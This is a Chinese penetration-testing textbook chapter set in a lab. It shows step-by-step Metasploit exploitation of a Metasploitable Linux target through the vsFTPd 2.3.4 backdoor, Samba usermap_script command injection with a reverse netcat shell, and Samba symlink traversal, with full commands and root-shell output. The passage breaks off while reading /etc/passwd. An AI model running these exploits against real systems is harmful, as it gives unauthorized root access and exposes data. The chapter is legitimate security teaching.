项目三

Linux 操作系统渗透测试与加固

Linux 作为一个开源操作系统，由于其易于操作、可访问性强、开放性佳和易于定制的特点，使其成为服务器操作系统的最佳选择，在服务器操作系统市场上占据了 75%的份额，Linux 操作系统在个人客户端方面也占有不少的份额，其也是黑客经常攻击的目标。本项目通过模拟针对 Linux 操作系统的渗透测试任务，使学生掌握利用 Metasploit 工具进行渗透测试的方法及流程，以及 Linux 操作系统安全加固方案。

电子工业出版社版权所有 盗版必究

教学导航

学习目标	掌握 Metasploit 框架的基本使用方法 掌握 Linux 操作系统典型的漏洞 能够对 Linux 操作系统进行安全加固 激励学生的创新精神 培养学生标准化、流程化的工作习惯
学习重点	使用 Metasploit 框架渗透测试的流程 Metasploit 内置 Nmap 工具的使用方法
学习难点	Linux 操作系统安全加固

情境引例

卡巴斯基的安全专家发现了一场针对 Linux 操作系统的攻击行动，该行动从 2020 年持续到 2022 年。入侵者利用受感染的流行免费软件下载管理器在受害者的设备上部署一个后门程序（一种木马程序）。一旦设备被感染，攻击者就可以窃取信息，如系统详细信息、网页浏览历史、保存的密码、加密货币钱包文件，甚至亚马逊网络服务或谷歌云等云服务的凭证，这次攻击行动的受害者遍布全球。

该案例说明 Linux 操作系统作为服务器最常用的操作系统，常成为入侵者的攻击目标，因此单位和个人都应该保护好 Linux 操作系统的安全。

3.1 项目情境

小李在现场值守期间帮助某电信公司查找出信息系统中的很多漏洞及众多客户机的弱口令，有效地提升了该电信公司的网络安全水平。该电信公司包含大量的 Linux 服务器，决定对这些服务器进行渗透测试，并把项目承包给了小李所在公司。于是公司安排具有丰富渗透测试经验的张工带领小李负责该电信公司 Linux 服务器的渗透测试工作。

本项目可分解为以下工作任务。

（1）利用 vsFTPd 后门漏洞进行渗透测试。

（2）利用 Samba MS-RPC Shell 命令注入漏洞进行渗透测试。

（3）利用 Samba sysmlink 默认配置目录遍历漏洞进行渗透测试。

（4）利用脏牛漏洞提升权限。

（5）Linux 操作系统安全加固。

电子工业出版社版权所有 盗版必究

3.2 项目任务

任务 3-1 利用 vsFTPd 后门漏洞进行渗透测试

【任务描述】

某电信公司的研发部为了文件传输方便，利用 vsFTPd 应用程序在 Linux 操作系统中建立了 FTP 服务，张工和小李对 FTP 服务进行了渗透测试，发现了 FTP 服务存在的漏洞，并提供了修补建议。

【知识准备】

Metasploit 框架

1. Metasploit 框架

Metasploit 是在 2003 年以开放源码方式发布，可以自由获取的开源框架，它为渗透测试、Shellcode 编写和漏洞研究提供了一个可靠的平台。其本身附带数百个已知软件漏洞的专业级漏洞攻击工具，可以集成 Nmap、Nessus 等开源的漏洞扫描工具，通过它可以很容易地获取、开发攻击代码并对计算机软件漏洞实施攻击。Metasploit 框架常用来发现漏洞、验证漏洞，帮助网络安全专业人员识别网络安全问题。

Metasploit 框架是由 H.D. Moore、Spoonm 等人在 2003 年开发的，其发布的第二年就进入安全工具五强之列，引发了强烈的“地震”。2005 年 6 月，微软公司总部的管理情报中

心，召开了一次“蓝帽”会议。微软公司的工程师和众多外界专家及黑客都被邀请参加。H.D. Moore 向系统程序员们说明使用 Metasploit 框架测试系统的高效程度，让微软公司的开发人员大为震惊，认为其使系统安全面临严峻的考验。Metasploit 框架开发者于 2007 年底使用 Ruby 语言重写框架，从 2008 年发布的 3.2 版本开始，该框架采用新的 3 段式 BSD（Berkeley Software Distribution）许可证。2009 年 10 月 21 日，漏洞管理解决公司 Rapid7 收购了 Metasploit 框架。Rapid7 公司成立专职开发团队，仍然将源代码置于 3 段式 BSD 许可证下，现在是 V6 版本。

Metasploit 框架中的常用术语如下。

（1）Exploit（渗透攻击）：指入侵者或渗透测试者利用系统、应用或服务中的安全漏洞进行的攻击行为。

（2）Payload（攻击载荷）：指系统在被渗透攻击之后所执行的代码，在 Metasploit 框架中可以自由选择、传送和植入。

（3）Shellcode（Shell 代码）：指在渗透攻击时，作为攻击载荷运行的一组机器指令。Shellcode 通常用汇编语言编写，大多数情况下，目标系统执行了 Shellcode 这组指令之后，才会提供一个命令行 Shell 或 Meterpreter Shell。

（4）Module（模块）：指 Metasploit 框架中所使用的一段软件代码组件，常分为渗透攻击模块（Exploit Module）和辅助模块（Auxiliary Module）。

Metasploit 终端（Msfconsole）是目前 Metaspolit 框架最为流行的用户接口，使用非常灵活。在终端模式下使用 Msfconsole 命令启动 Metasploit 框架，进入 Metasploit 控制台。在 Metasploit 控制台中常用的命令如下。

help：查看执行命令的帮助信息。

use：加载相应的模块。

set：设置参数。

run：启动渗透攻击过程。

search：搜索特定的模块。

show：显示指定信息。

sessions：会话管理。

back：退到上一级。

exit：退出 Msfconsole。

在 Metasploit 控制台中渗透测试的主要步骤如下。

（1）使用 search 命令搜索需要的模块，如 msf>search linux。

（2）使用 use 命令加载相应模块，如 use auxiliary/analyze/jtr_linux。

（3）使用 show options 命令查看参数。

（4）使用 set 命令设置参数，如 set RHOST 192.168.159.129。

电子工业出版社版权所有 盗版必究

（5）使用 set payload 命令选择相应的攻击载荷（可选，一般使用默认设置即可）。

（6）使用 set target 命令选择对应的目标（可选，一般使用默认设置即可）。

（7）使用 exploit 命令或 run 命令启动渗透测试流程。

温馨提示：

在搜索的时候，搜索的内容越具体，得到的结果越可靠，如“search linux”命令会搜索出 Linux 操作系统上的可利用模块，而“search vsFTPd”命令就会搜索出范围更小的模块。

2．FTP

FTP 是用于在网络上进行文件传输的一个标准协议，FTP 允许用户以文件操作的方式（如文件的增、删、改、查、传输等）与另一主机相互通信。有多种应用程序可以实现 FTP 应用，其中 vsFTPd 是比较知名的 FTP 应用程序。vsFTPd 的全称是 very secure FTP daemon，它可以运行在如 Linux、BSD、Solaris、HP-UNIX 等系统中，是一个完全免费的、开放源代码的 FTP 服务器软件，拥有很多其他 FTP 服务器所没有的特征，如非常高的安全性、带宽限制、良好的可伸缩性、可创建虚拟用户、支持 IPv6、速率高等。

但在 vsFTPd 2.3.4 版本中，在登录页面输入用户名时输入字符“:)”会导致服务器开启 6200 后门端口，不需要认证，可以直接执行系统命令。

【任务实施】

（1）在 Kali Linux 终端中输入命令“nmap －sV 192.168.26.12”对 Linux 靶机进行扫描，发现 FTP 服务程序版本为“vsftpd 2.3.4”，根据经验可知该服务程序版本存在后门漏洞。Nmap 扫描结果如图 3-1 所示。

```
root@kali:~# nmap -sV 192.168.26.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-29 18:56 CST
Nmap scan report for 192.168.26.12
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

图 3-1　Nmap 扫描结果

（2）在 Kali linux 终端中输入命令“msfconsole”，启动 Metasploit 框架，如图 3-2 所示。

电子工业出版社版权所有 盗版必究



图 3-2 启动 Metasploit 框架

（3）在 Metasploit 框架中输入命令“search vsftp”，搜索 vsFTPd 相关的攻击模块，如图 3-3 所示。



图 3-3 搜索 vsFTPd 相关的攻击模块

（4）在 Metasploit 框架中输入命令“use”，加载“vsftpd_234_backdoor”模块，如图 3-4 所示。

图 3-4 加载“vsftpd_234_backdoor”模块

温馨提示：

1. 利用“use”命令加载模块时路径和名称要求正确无误，为防止错误输入，可用鼠标右键复制、粘贴。

2. 利用“use 0”命令也可以加载该模块，0 是该模块对应的 ID。

（5）在 Metasploit 框架中输入命令“show options”，查看需要配置的参数。其中“Required”列中“yes”项对应的参数是必须要配置的，如 RHOST 需设置为目标主机的 IP 地址，如图 3-5 所示。

（6）在 Metasploit 框架中输入命令“set”，配置参数，RHOST 为远程主机的地址，将其设置为目标主机的地址，此处为 Linux 靶机的 IP 地址 192.168.26.12，如图 3-6 所示。

（7）在 Metasploit 框架中输入命令“exploit”，开启渗透测试，渗透测试结果显示 Kali Linux 操作系统已经成功与 Linux 靶机（IP 地址为 192.168.26.12）建立连接，如图 3-7 所示。

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

图 3-5　查看配置参数

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.26.12
RHOSTS => 192.168.26.12
```

图 3-6　配置参数

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.26.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.26.12:21 - USER: 331 Please specify the password.
[+] 192.168.26.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.26.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.26.11:41145 → 192.168.26.12:6200 ) at 2024-01-29 22:32:35 +0800
```

图 3-7　开启渗透测试

（8）渗透结果验证。在建立的 Shell 中输入命令“whoami”，返回“root”，说明是以 root 用户权限登录的。输入命令“ifconfig”，查看到目标主机的 IP 地址是 192.168.26.12，如图 3-8 所示。

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.26.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.26.12:21 - USER: 331 Please specify the password.
[+] 192.168.26.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.26.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.26.11:41145 → 192.168.26.12:6200 ) at 2024-01-29 22:32:35 +0800
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f8:a3:de
          inet addr:192.168.26.12  Bcast:192.168.26.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef8:a3de/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3770 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:472390 (461.3 KB)  TX bytes:399729 (390.3 KB)
          Interrupt:19 Base address:0x2000
```

图 3-8　查看目标主机的 IP 地址

此时渗透测试人员获得 root 用户权限，完全控制了服务器，可以执行任何操作。

【任务总结】

本任务是在渗透测试环境中模拟了小李在某电信公司针对 vsFTPd 服务进行渗透测试的过程，首先进行信息收集，发现是 vsFTPd2.3.4 版本，根据经验，该版本存在后门漏洞。

然后利用 Metasploit 框架进行渗透测试。使用时要搜索到利用漏洞的模块，用“use”命令加载相应的模块，用“show options”命令查看相关模块的配置参数，用“set”命令进行配置，最后用“exploit”命令启动渗透测试，如果成功就会返回 Shell。

【任务思考】

1．简要介绍利用 Metaploit 框架进行渗透测试的流程？

2．在返回的 Shell 中运行“whoami”命令的目的是什么？

任务 3-2 利用 Samba MS-RPC Shell 命令注入漏洞进行渗透测试

【任务描述】

张工和小李对某电信公司研发部门的 FTP 服务器进行渗透测试的过程中还发现他们启用了 Samba 服务，于是他们对该服务进行了渗透测试。

【知识准备】

1．Samba 服务

Samba 是在 Kali Linux 操作系统和 UNIX 操作系统中实现 SMB 协议的一个免费软件，由服务器及客户端程序构成，其最先在类 UNIX 操作系统和 Windows 操作系统两个平台之间架起一座桥梁，实现资源共享。Samba 通信基于 SMB 协议，SMB 协议是一种在局域网上共享文件和打印机的通信协议，它为局域网内的不同计算机之间提供文件及打印机等资源的共享服务。SMB 协议使用 UDP（用户数据报协议）的 137、138 端口及 TCP（传输控制协议）139、445 端口。

从 Samba3.5.0 到 Samba4.6.4（包括在内）存在 MS-RPC Shell 命令注入漏洞，允许远程攻击者在易受攻击的 Samba 服务器中上传和执行恶意代码，该漏洞在 Samba 4.6.5 中进行了修补。

【任务实施】

（1）在 Kali linux 终端中输入命令“msfconsole”，启动 Metasploit 框架。

（2）在 Metasploit 框架中输入命令“nmap -sV 192.168.26.12”，收集目标信息，从收集结果来看，目标系统启用了 Samba 服务，且版本在 3.X～4.X 之间，说明系统可能存在 MS-RPC Shell 命令注入漏洞，Nmap 扫描结果如图 3-9 所示。

电子工业出版社版权所有 侵权必究

```
msf6 > nmap -sV 192.168.26.12
[*] exec: nmap -sV 192.168.26.12

Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 15:23 CST
Nmap scan report for 192.168.26.12
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
```

图 3-9　Nmap 扫描结果

温馨提示：

Metasploit 框架内置 Nmap 工具，使用方法与 Kali Linux 操作系统中的 Nmap 工具相同。

（3）在 Metasploit 框架中输入命令“search samba”，搜索与 vsFTPd 相关的攻击模块，如图 3-10 所示。

```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
```

图 3-10　搜索与 vsFTPd 相关的攻击模块

（4）在 Metasploit 框架中输入命令“use”，加载“usermap_script”模块，如图 3-11 所示。

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

图 3-11　加载“usermap_script”模块

（5）在 Metasploit 框架中输入命令“show options”，查看需要配置的参数。其中“Required”列中的“yes”项对应的参数是必须要配置的，如 RHOST 需设置为目标主机的 IP 地址，如图 3-12 所示。

温馨提示：

1. 攻击载荷指在被渗透攻击之后所执行的代码，在该模块中使用 cmd/unix/reverse_netcat 载荷，该载荷会使目标主机主动连接 Kali Linux 操作系统的配置参数设置的端口，即反向连接。

2. 使用 set 命令设置攻击载荷，此处采用默认设置即可。

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.26.11    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

图 3-12　查看配置参数

（6）在 Metasploit 框架中输入命令“set”，配置参数，将“RHOST”设置为目标主机地址，此处为 Linux 靶机地址 192.168.26.12，如图 3-13 所示。

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.26.12
RHOSTS ⇒ 192.168.26.12
```

图 3-13　配置参数

（7）在 Metasploit 框架中输入命令“exploit”，开启渗透测试，渗透测试结果显示 Kali Linux 操作系统已经成功与 Linux 靶机（IP 地址为 192.168.26.12）建立连接，如图 3-14 所示。

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.26.11:4444
[*] Command shell session 1 opened (192.168.26.11:4444 → 192.168.26.12:55355 ) at 2024-01-30 16:10:05 +0800
```

图 3-14　开启渗透测试

（8）渗透结果验证。在建立的 Shell 中输入命令“whoami”，返回“root”，说明是以 root 用户权限登录的。输入命令“ifconfig”，查看到目标主机的 IP 地址是 192.168.26.12，如图 3-15 所示。

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.26.11:4444
[*] Command shell session 1 opened (192.168.26.11:4444 → 192.168.26.12:55355 ) at 2024-01-30 16:10:05 +0800

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f8:a3:de
          inet addr:192.168.26.12  Bcast:192.168.26.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef8:a3de/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1728 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1536 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:133519 (130.3 KB)  TX bytes:145114 (141.7 KB)
          Interrupt:19 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:924 errors:0 dropped:0 overruns:0 frame:0
          TX packets:924 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:427785 (417.7 KB)  TX bytes:427785 (417.7 KB)
```

图 3-15　查看目标主机的 IP 地址

此时渗透测试人员获得 root 用户权限，完全控制了服务器，可以执行任何操作。

【任务总结】

本任务是在渗透测试环境中模拟了张工与小李在某电信公司针对 Samba 服务进行渗透测试的过程，首先进行信息收集，发现版本在 3.X～4.X 之间，根据经验，可能存在 MS-RPC Shell 命令注入漏洞。然后利用 Metasploit 框架进行渗透测试。

【任务思考】

1．在 Metaploit 框架中，攻击载荷的含义是什么？

2．在渗透测试中反向连接是什么意思？

任务 3-3 利用 Samba Sysmlink 默认配置目录遍历漏洞进行渗透测试

【任务描述】

张工具有丰富的渗透测试经验，他知道 Samba 服务如果采用默认设置会存在目录遍历漏洞，于是他和小李对此进行了渗透测试。

【知识准备】

1．Metasploit 框架中的扫描结果保存

Metasploit 框架不仅直接内置 Nmap 工具，还可以利用 db_nmap 命令进行扫描，并将扫描结果存入数据库，以便后续查询扫描结果。相关命令如下。

db_nmap 命令可以将 Nmap 扫描结果直接存入数据库。

db_import 命令可以将 Nmap 扫描结果导入数据库，如 db_import /root/result 将 root 目录下名为 result 的文件中的扫描结果导入数据库，其支持 Nmap、Nessus、Acunetix、Appscan、BurpSuite、OpenVAS、Retina、Nexpose 等近 20 种扫描器扫描结果的导入。

db_export 命令可以将数据导出到一个文件中。

使用漏洞扫描数据库的命令如下。

analyze IP 地址。

hosts：列举出数据库中的所有主机。

services：列举出数据库中的所有服务。

vulns：列举出数据库中的所有漏洞。

电子工业出版社版权所有 盗版必究

loot：列举出数据库中所有攻克的主机。

notes：列举出数据库中的注释。

要保存漏洞扫描结果，需要使用命令/etc/init.d/postgresql start 启动 Postgresql 数据库。

2. 目录遍历漏洞

目录遍历就是用户可以任意浏览、访问服务器中的目录，这会导致很多隐私文件与目录泄露，如密码文件、数据库备份文件、配置文件等，攻击者利用这些信息可以为进一步入侵做准备。

【任务实施】

（1）在 Kali linux 终端中输入命令“/etc/init.d/postgresql start”启动 Postgresql 数据库，如图 3-16 所示。

```
root@kali:~# /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.
```

图 3-16　启动 Postgresql 数据库

（2）在 Kali linux 终端中输入命令“msfconsole”启动 Metasploit 框架。

（3）在 Metasploit 终端中输入命令“db_nmap -sV 192.168.26.12”收集目标信息，Nmap 扫描结果如图 3-17 所示。从 Nmap 扫描结果来看，目标系统启用了 Samba 服务，且版本在 3.X～4.X 之间，说明可能存在 MS-RPC Shell 命令注入漏洞。

```
msf6 > db_nmap -sV 192.168.26.12
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 18:26 CST
[*] Nmap: Nmap scan report for 192.168.26.12
[*] Nmap: Host is up (0.0013s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
```

图 3-17　Nmap 扫描结果

温馨提示：

db_nmap 命令与 Nmap 工具的扫描结果是一样的，但会把扫描结果保存到数据库中，以后可以直接到数据库中查询。

（4）在 Metasploit 框架中输入命令“search samba”搜索与 Samba 相关的攻击模块，如图 3-18 所示。

```
msf6 > search samba

Matching Modules

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
```

图 3-18　搜索 Samba 相关的攻击模块

（5）在 Metasploit 框架中输入命令“use”加载“samba_symlink_traversal”模块，如图 3-19 所示。

```
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) >
```

图 3-19　加载“samba_symlink_traversal”模块

（6）在 Metasploit 框架中输入命令“show options”查看“samba_symlink_traversal”模块需要配置的参数，如图 3-20 所示。

```
msf auxiliary(samba_symlink_traversal) > show options

Module options (auxiliary/admin/smb/samba_symlink_traversal):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       The SMB service port (TCP)
   SMBSHARE                    yes       The name of a writeable share on the server
   SMBTARGET  rootfs           yes       The name of the directory that should point to the root filesystem
```

图 3-20　查看配置参数

（7）在 Metasploit 框架中输入命令“set”配置 RHOSTS 及 SMBSHARE 参数，如图 3-21 所示。

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.26.12
RHOSTS => 192.168.26.12
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
```

图 3-21　配置参数

（8）在 Metasploit 框架中输入命令“exploit”启动渗透测试，从渗透结果看到“\\192.168.26.12\tmp\rootfs”目录，可以浏览 root 文件系统，如图 3-22 所示。

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.26.12

[*] 192.168.26.12:445 - Connecting to the server...
[*] 192.168.26.12:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.26.12:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.26.12:445 - Now access the following share to browse the root filesystem:
[*] 192.168.26.12:445 -         \\192.168.26.12\tmp\rootfs\

[*] Auxiliary module execution completed
```

图 3-22　开启渗透测试

（9）在 Kali Linux 终端中输入命令“smbclient”连接到 Linux 靶机的/tmp 目录下，直接按回车键，不需要输入密码，如图 3-23 所示。

```
root@kali:~# smbclient //192.168.26.12/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

图 3-23　Smbclient 连接

（10）在“smb:\>”提示符下，使用命令“cd”进入 rootfs 目录，使用命令“ls”查看 rootfs 目录下的文件和目录信息，如图 3-24 所示。

```
smb: \> cd rootfs
smb: \rootfs\> ls
  .                                   DR        0  Sun Nov 14 12:49:08 2021
  ..                                  DR        0  Sun Nov 14 12:49:08 2021
  initrd                              DR        0  Wed Mar 17 07:57:40 2010
  media                               DR        0  Wed Mar 17 07:55:52 2010
  bin                                 DR        0  Mon May 14 12:35:33 2012
  lost+found                          DR        0  Wed Mar 17 07:55:15 2010
  mnt                                 DR        0  Sun Nov 14 09:12:41 2021
  sbin                                DR        0  Mon May 14 10:54:53 2012
  flag                                 R       37  Sun Nov 14 12:49:08 2021
  initrd.img                           R  7929183  Mon May 14 12:35:56 2012
  home                                DR        0  Fri Apr 16 15:16:02 2010
  lib                                 DR        0  Mon May 14 12:35:22 2012
  usr                                 DR        0  Wed Apr 28 13:06:37 2010
  proc                                DR        0  Sat May  6 19:31:50 2023
  root                                DR        0  Tue Jan 30 12:50:40 2024
  sys                                 DR        0  Sat May  6 19:31:51 2023
  boot                                DR        0  Mon May 14 12:36:28 2012
```

图 3-24　rootfs 目录

（11）在终端模式下使用命令“more /etc/passwd”可以查看“/etc/passwd”文件的内容，泄露了隐私信息，如图 3-25 所示。

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
